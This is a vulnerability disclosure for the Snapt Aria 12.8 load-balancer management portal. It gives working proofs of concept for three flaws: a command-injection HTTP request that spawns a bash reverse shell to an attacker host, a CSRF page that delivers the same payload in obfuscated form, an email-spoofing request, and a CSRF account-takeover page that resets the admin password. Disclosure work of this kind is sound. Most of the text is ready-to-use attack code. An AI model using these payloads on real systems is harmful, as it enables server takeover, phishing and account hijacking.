Snapt Vulnerability Disclosure

Snapt Aria 12.8

Samuel Wong

2022-01-31

Contents

0.1 Snapt Vulnerability Disclosure

0.1.1 Unauthenticated Remote Code Execution (Command Injection + CSRF)

The default snaptPowered2 component `/snaptPowered2` of Snapt Aria 12.8 is vulnerable to OS command injection, granting an authenticated attacker the ability to execute arbitrary commands. In addition when chained with a discovered CSRF vulnerability will grant an attacker Unauthenticated Command Injection.

An attacker, who has phished an authenticated user into clicking a link, can gain full control over the target server. This attack surface is not mitigated by blocking ingress to the management portal as command injection can be triggered with a CSRF attack.

Authenticated Command Injection POC:
The request below will spawn a reverse shell on the target host to the attackers machine

```
POST /snaptPowered2/hostname HTTP/1.1
Host: [SnaptAria-Host]:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 79
Origin: http://[SnaptAria-Host]:8080
Connection: close
Referer: http://[SnaptAria-Host]:8080/snaptPowered2/hostname
Cookie: PHPSESSID=[TRIM]
Upgrade-Insecure-Requests: 1

hostname=pwn$(bash+-c+'setsid+bash+-i+%26>/dev/tcp/[Attacker-IP]/[Attacker-Port]+0>%261+%26')
```

Unauthenticated Command Injection (CSRF + Command Injection):
The code below will trigger a Command Injection request when this page is visited.

```html
<html>
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://[SnaptAria-Host]:8080/snaptPowered2/hostname" method="POST">
      <input type="hidden" name="hostname" value="pwn&#36;&#40;bash&#32;&#45;c&#32;&apos;setsid&#32;bash&#32;&#45;i&#32;&amp;&gt;&#47;dev&#47;tcp&#47;10&#46;0&#46;0&#46;145&#47;9999&#32;0&gt;&amp;1&#32;&amp;&apos;&#41;" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

0.1.2 Incorrect Authorization (Email Impersonation/Spoof)


Insecure Permissions vulnerability in Snapt Aria 12.8 `/ajax/sendEmail` endpoint, grants an unprivileged attacker the ability to send arbitrary emails, spoofing the sender, allowing for impersonation of the target.

An attacker, with access to an account containing only login privleges, could launch a distributed phishing campaign spoofing the target organizations email.

Email Spoof POC:

```
POST /ajax/sendEmail HTTP/1.1
Host: [SnaptAria-Host]:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: */*
Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 86
Origin: http://[SnaptAria-Host]:8080
Connection: close
Referer: http://[SnaptAria-Host]:8080/setup/email
Cookie: PHPSESSID=[TRIM]

name=admin&email=arbitrary@email.com&subject=!Phishing+Email!&message=!Phishing+Message!
```



!Phishing Email!

SW • no-reply@snapt.com

To: • sam wong

Today at 1:29 PM

!Phishing Message!

Figure 0.1: POC Image

0.1.3 Cross Site Request Forgery

Cross-site request forgery vulnerability in Snapt Aria 12.8 management portal grants a remote attacker all administration capabilities and the ability to perform account takeover.

An attacker, who has phished an authenticated user into clicking a link, has full control over the account and application relative to the privileged granted.

No CSRF protection was found in the virtual appliance so it is assumed all endpoints are vulnerable

Account Takeover POC: The code below will perform an account takeover request when this page is visited, compromising the target account.

```html
<html>
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://10.0.0.95:8080/changePw" method="POST">
      <input type="hidden" name="email" value="none&#64;snapt&#45;ui&#46;com" />
      <input type="hidden" name="password" value="admin2" />
      <input type="hidden" name="passwordconfirm" value="admin2" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```